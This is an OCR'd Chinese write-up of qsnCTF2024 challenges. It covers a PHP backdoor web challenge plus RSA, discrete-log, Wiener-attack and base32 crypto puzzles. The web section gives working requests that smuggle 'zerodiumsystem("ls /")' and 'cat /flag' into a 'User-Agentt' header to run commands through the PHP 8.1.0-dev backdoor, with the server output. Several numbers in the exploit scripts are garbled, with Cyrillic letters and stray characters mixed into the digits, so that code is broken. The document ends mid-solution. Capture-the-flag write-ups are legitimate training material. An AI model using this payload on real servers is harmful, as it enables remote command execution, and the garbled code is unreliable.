
qsnCTF2024 别管 Writeup

Web

PHP的后门


用burp抓个包



Request to http://challenge.qsnctf.com:32509 [27.221.126.87]


```
GET / HTTP/1.1
Host: challenge.qsnctf.com:32509
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709169460,1709195929; _ga_Y057G8H97X=GS1.1.1709195929.2.1.1709196346.0.0.0; _ga=GA1.1.1324011074.1709169461; Hm_lpvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709196323
Upgrade-Insecure-Requests: 1
```

根据响应包的这一条可以知道php的版本与漏洞



```
X-Powered-By: PHP/8.1.0-dev
```

拼接命令并执行



Target: http://challenge.qsnctf.com:32509

Request


```
GET / HTTP/1.1
Host: challenge.qsnctf.com:32509
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
User-Agentt:zerodiumsystem("ls /");
Cookie: Hm_lvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709169460,1709195929;
_ga_Y057G8H97X=GS1.1.1709195929.2.1.1709196346.0.0.0; _ga=GA1.1.1324011074.1709169461;
Hm_lpvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709196323
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Host: challenge.qsnctf.com:32509
Date: Thu, 29 Feb 2024 15:09:44 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8

bin
boot
dev
etc
files
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<!DOCTYPE html>
<html>
<head>
    <title>□□□□</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f2f2f2;
            margin: 0;
            padding: 20px;
        }
        h1 {
            color: #333333;
        }
        p {
            color: #666666;
        }
        .flag {
            color: green;
            font-weight: bold;
        }
```

Done　959 bytes | 54 millis



Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://challenge.qsnctf.com:32509
Request
Raw Params Headers Hex
Response
Raw Headers Hex
0 matches
Done
904 bytes | 52 millis

```
GET / HTTP/1.1
Host: challenge.qsnctf.com:32509
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
User-Agentt:zerodiumsystem("cat /flag");
Cookie: Hm_lvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709169460,1709195929;
_ga_Y057G8H97X=GS1.1.1709195929.2.1.1709196346.0.0.0; _ga=GA1.1.1324011074.1709169461;
Hm_lpvt_10309f8528ef7f3bdd779aa12ad6dc7e=1709196323
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Host: challenge.qsnctf.com:32509
Date: Thu, 29 Feb 2024 15:10:08 GMT
Connection: close
X-Powered-By: PHP/8.1.0-dev
Content-type: text/html; charset=UTF-8

qsnctf{044b407f810248999a231e0323e5ae31}
<!DOCTYPE html>
<html>
<head>
    <title>□□□□</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f2f2f2;
            margin: 0;
            padding: 20px;
        }
        h1 {
            color: #333333;
        }
        p {
            color: #666666;
        }
        .flag {
            color: green;
            font-weight: bold;
        }
    </style>
</head>
<body>
    <h1>□□□□□□□</h1>
    <p>□□□□□□□□□□□FLAG□</p>
    <p>□□□□□□□□□□□□PHP□□</p>
</body>
</html>
```

Crypto

解个方程

题目


```
欢迎来到青少年CTF，领取你的题目，进行解答吧！这是一道数学题！！
    p = 154167464213882974675872317825213316043
    q = 141595715980390889205303807365406023539
    e = 65537
    d = ?
```

简单的RSA

exp:

```python
from Crypto.Util.number import *
import gmpy2
p = 154167464213882974675872317825213316043
q = 141595715980390889205303807365406023539
e = 65537
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
print(d)
```

提交一下就可以得到flag


动态题目下载：

题目名称：题目名称AAA

欢迎使用青少年CTF，本题目采取了动态FLAG，请下载后在容器运行时作答，否则FLAG将会变更。

你的FLAG：

恭喜得到FLAG!qsnctf{9ed3770a9e7f4365ac484e9cde7cede0}

ezrsa

题目

```python
from Crypto.Util.number import *
flag = b'qsnctf{xxx-xxxx-xxxx-xxxx-xxxxxxxxx}'
m = bytes_to_long(flag)
p = getPrime(512)
q = getPrime(512)
r = getPrime(512)
n = p * q * r
leak = p * q
e = 0x10001
c = pow(m, e, n)
print(f'c = {c}')
print(f'n = {n}')
print(f'leak = {leak}')
# c =
173595148273920891298949441727054328036798235134009407863895058729356993814829340513336567479145746034781201823694596731886346933549577879568197521436900228804336056005940048086898794965549472641334237175801757569154295743915744875800647234151498117718087319013271748204766997008772782882813572814296213516343420236873651060868227487925491016675461540894535563805130406391144077296854410932791530755245514034242725719196949258860635915202993968073392778882692892
# n =
139626049249851195634913541717245103753778497910378013527461506127898770033252818255375581808952573096983418806144025805860803156091676056677274277622452859015287333961335685855151800702251903384362268012806210837842962196080841291367626214113980566751061566035977547555872968651575512757097632623325534942877143705220656449793097179749751053972434047103243350272439052621010097970046760719744878032442795358222288582867844157934983557478760514551411536814403124 7
# leak =
152254254502019783796170793516692965417859793325424454902983763285830332059600151137162944897787532369961875766745853731769162511788354655291037150251085942093411304833287510644995339391240164033052417935316876168953838783742499485868268986832640692657031861629721225482114382472324320636566226653243762620647
```

题目描述说分解n，于是被误导了很久。。。其实只要换个模就行了。

把模换到r下

$$c \equiv m^e (mod\, n)$$


$$c = m^e + kpqr$$

$$c\, mod\, r = m^e\ mod\, r + kpqr\, mod\, r$$

$$c \equiv m^e (mod\, r)$$

exp:

```
from Crypto.Util.number import *
import gmpy2
c =
173595148273920891298949441727054328036798235134009407863895058729356993814829340
0513336567479145746034781201823694596731886346933549577879568197521436900228804З
360560059400480868987949655494726413342371758017575691542957439157448758006472З4
151498117718087319013271748204766997008772782882813572814296213516343420236873б5
106086822748792549101667546154089453556380513040639114407729685441093279153075б2
45514034242725719196949258860635915202993968073392778882692892
n =
139626049249851195634913541717245103753778497910378013527461506127898770033252Ы1
825537558180895257309698341880614402580586080315609167605667727427762245285901б2
873339613356858551518007022519033843622680128062108378429621960808412913676262Д4
113980566751061566035977547555872968651575512757097632623325534942877143705220б5
644979309717974975105397243404710324335027243905262101009797004676071974487803Ё4
427953582222885828678441579349835574787605145514115368144031247
leak =
152254254502019783796170793516692965417859793325424454902983763285830332059600Ы5
113716294489778753236996187576674585373176916251178835465529103715025108594209З4
113048332875106449953393912401640330524179353168761689538387837424994858682689б6
8326406926570318616297212254821143824723243206365662266532437б2620647
e=0x10001
r=n//leak
c=c%r
phi=r-1
d=gmpy2.invert(e,phi)
m=pow(c,d,r)
print(long_to_bytes(m))
```



```
b'qsnctf{12ff81e0-7646-4a96-a7eb-6a509ec01c9e}'
```

ez_log

题目


```
from Crypto.Util.number import *
from random import *
flag=b'key{xxxxxxx}'
m=bytes_to_long(flag)
p=300615666070424235683610232100101678209018957102852629805552606177298940635703
717072398449734461825757582727136788354509658796270826601079382634684130304371677
6726799898939374985320242033037
g=3
c=pow(g,m,p)
print(f'c=',c)


 c=2223389162675663210485607597273637758944941435894112359469040915113351702608l
627000599338020943365292928125381517697112126528828385738092474562164492292351883
93563727894457718941109740306617
```

离散对数


exp:

```
from Crypto.Util.number import *
import sympy
g=3
c=2223389162675663210485607597273637758944941435894112359469040915111335170260816
270005993380209433652929281253815176971121265288283857380924745621644922923518833
9356372789445771894110974030661 7
p=300615666070424235683610232100101678209018957102852629805552606177298940635703
717072398449734461825757582727136788354509658796270826601079382634684130304371677
6726799898939374985320242033037
flag=sympy.discrete_log(p,c,g)  ##求e，discrete_log(x,y,z)，x为模，y为余数，z为底数
print(long_to_bytes(flag))
```



```
b'key{EMBUpZ}'
```

提交上去就得到flag



动态题目下载:

题目名称：ez_log

欢迎使用青少年CTF，本题目采取了动态FLAG，请下载后在容器运行时作答,完成后将得到的Key提交到此页面，否则FLAG将会变更。

你的FLAG:

恭喜得到FLAG!qsnctf{e6196642461443cbac01d59bae3c1d07}

factor1

题目

```python
import gmpy2
import hashlib
from Crypto.Util.number import *

p = getPrime(512)
q = getPrime(512)
d = getPrime(256)
e = gmpy2.invert(d, (p**2 - 1) * (q**2 - 1))
flag = "qsnctf{" + hashlib.md5(str(p + q).encode()).hexdigest() + "}"
print(e)
print(p * q)
#
4602579741478096718172697218991734057017874575484294836043557658035277770732473025335441717904100009903832353915404911860888652406859201203199117870443451616457858224082143505393843596092945634675849883286107358454466242110831071552006337406116884147391687266536283395576632885877802269157970812862013700574069981471342712011889330292259696760297157958521276388120468220050600419562910879539594831789625596079773163447643235584124521162320450208920533174722239029506505492660271016917768383199286913178821124229554263149007237679675898370759082438533535303763664408320263258144488534391712835778283152436277295861859
#
78665180675705390001452176028555030916759695827388719494705803822699938653475348982551790040292552032924503104351703419136483078949363470430486531014134503794074329285351511023863461560882297331218446027873891885693166833003633460113924956936552466354566559741886902240131031116897293107970411780310764816053
```

一眼维纳攻击，先求出d。然后

$$phi(n) = (p^2-1)*(q^2-1) = p^2q^2 - p^2 - q^2 + 1$$

由于p^2q^2远大于-(p^2+q^2)+1，所以

$$k = (e*d-1)/n+1$$

$$phi(n) = (e*d-1)/k$$

又因为已知p*q，于是可以求得

$$p^2+q^2 = -(phi(n)-(p*q)^2-1)$$

$$p+q = \sqrt{(p^2+q^2+2*p*q)}$$

exp:


```python
import gmpy2
import hashlib
from Crypto.Util.number import *
def continuedFra(x, y):
    """计算连分数
    :param x: 分子
    :param y: 分母
    :return: 连分数列表
    """
    cf = []
    while y:
        cf.append(x // y)
        x, y = y, x % y
    return cf
def gradualFra(cf):
    """计算传入列表最后的渐进分数
    :param cf: 连分数列表
    :return: 该列表最后的渐近分数
    """
    numerator = 0
    denominator = 1
    for x in cf[::-1]:
        # 这里的渐进分数分子分母要分开
        numerator, denominator = denominator, x * denominator + numerator
    return numerator, denominator
def solve_pq(a, b, c):
    """使用韦达定理解出pq，x^2-(p+q)*x+pq=0
    :param a:x^2的系数
    :param b:x的系数
    :param c:pq
    :return:p，q
    """
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) // (2 * a), (-b - par) // (2 * a)
def getGradualFra(cf):
    """计算列表所有的渐近分数
    :param cf: 连分数列表
    :return: 该列表所有的渐近分数
    """
    gf = []
    for i in range(1, len(cf) + 1):
        gf.append(gradualFra(cf[:i]))
    return gf


def wienerAttack(e, n):
    """
    :param e:
    :param n:
    :return: 私钥d
    """
    cf = continuedFra(e, n)
    gf = getGradualFra(cf)
    for d, k in gf:
        if k == 0: continue
        if (e * d - 1) % k != 0:
            continue
        phi = (e * d - 1) // k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return d
```

```python
n=
7866518067570539000145217602855503091675969582738871949470580382269993865347534 8
982551790040292552032924503104351703419136483078949363470430486531014134503794 07
4329285351511023863461560882297331218446027873891885693166833003633460113924956 9
36552466354566559741886902240131031116897293107970411780310764816053
nn=n**2
e=460257974147809671817269721899173405701787457548429483604355765803527777073247
302533544171790410000990383235391540491186088865240685920120319911787044345161 64
578582240821435053938435960929456346758498832861073584544662421108310715520063 37
406116884147391687266536283395576632885877802269157970812862013700574069981471 34
271201188933029225969676029715795852127638812046822005060041956291087953959483 17
896255960797731634476432355841245211623204502089205331747222390295065054926602 71
016917768383199286913178821124229554263149007237679675898370759082438535353037 6
3664408320263258144488534391712835778283152436277295861859
d=wienerAttack(e, nn)
k=e*d//nn+1
phi=(e*d-1)//k
phi=phi-nn-1
p2q2=-phi
ans=gmpy2.iroot(p2q2+2*n,2)[0]
flag = "qsnctf{" + hashlib.md5(str(ans).encode()).hexdigest() + "}"
print(flag)
```

qsnctf{8072e8b2982bc729cc74ef58f1abc862}

四重加密



四重加密.rar - Bandizip (Standard)

名称	压缩后大小	原始大小	类型	修改日期
..				
key.txt*	96	233	文本文档	2022/12

OFZW4Y3UMY======

文件: 1, 文件夹: 1, 压缩文件大小: 295 字节


base32



```
OFZW4Y3UMY======
```


base32加密
base32解密
来个demo试试
清空
我要 md4加密 md2加密 md5加密 sha加密 shake加密 keccak加密 DES,AES加解密 base64加密解密 rsa加密

```
qsnctf
```



```
&#122;&#99;&#121;&#101;&#123;&#109;&#120;&#109;&#101;&#109;&#116;&#120;&#114;&#122;&#116;&#95;&#108;&#122;&#98;&#104
```

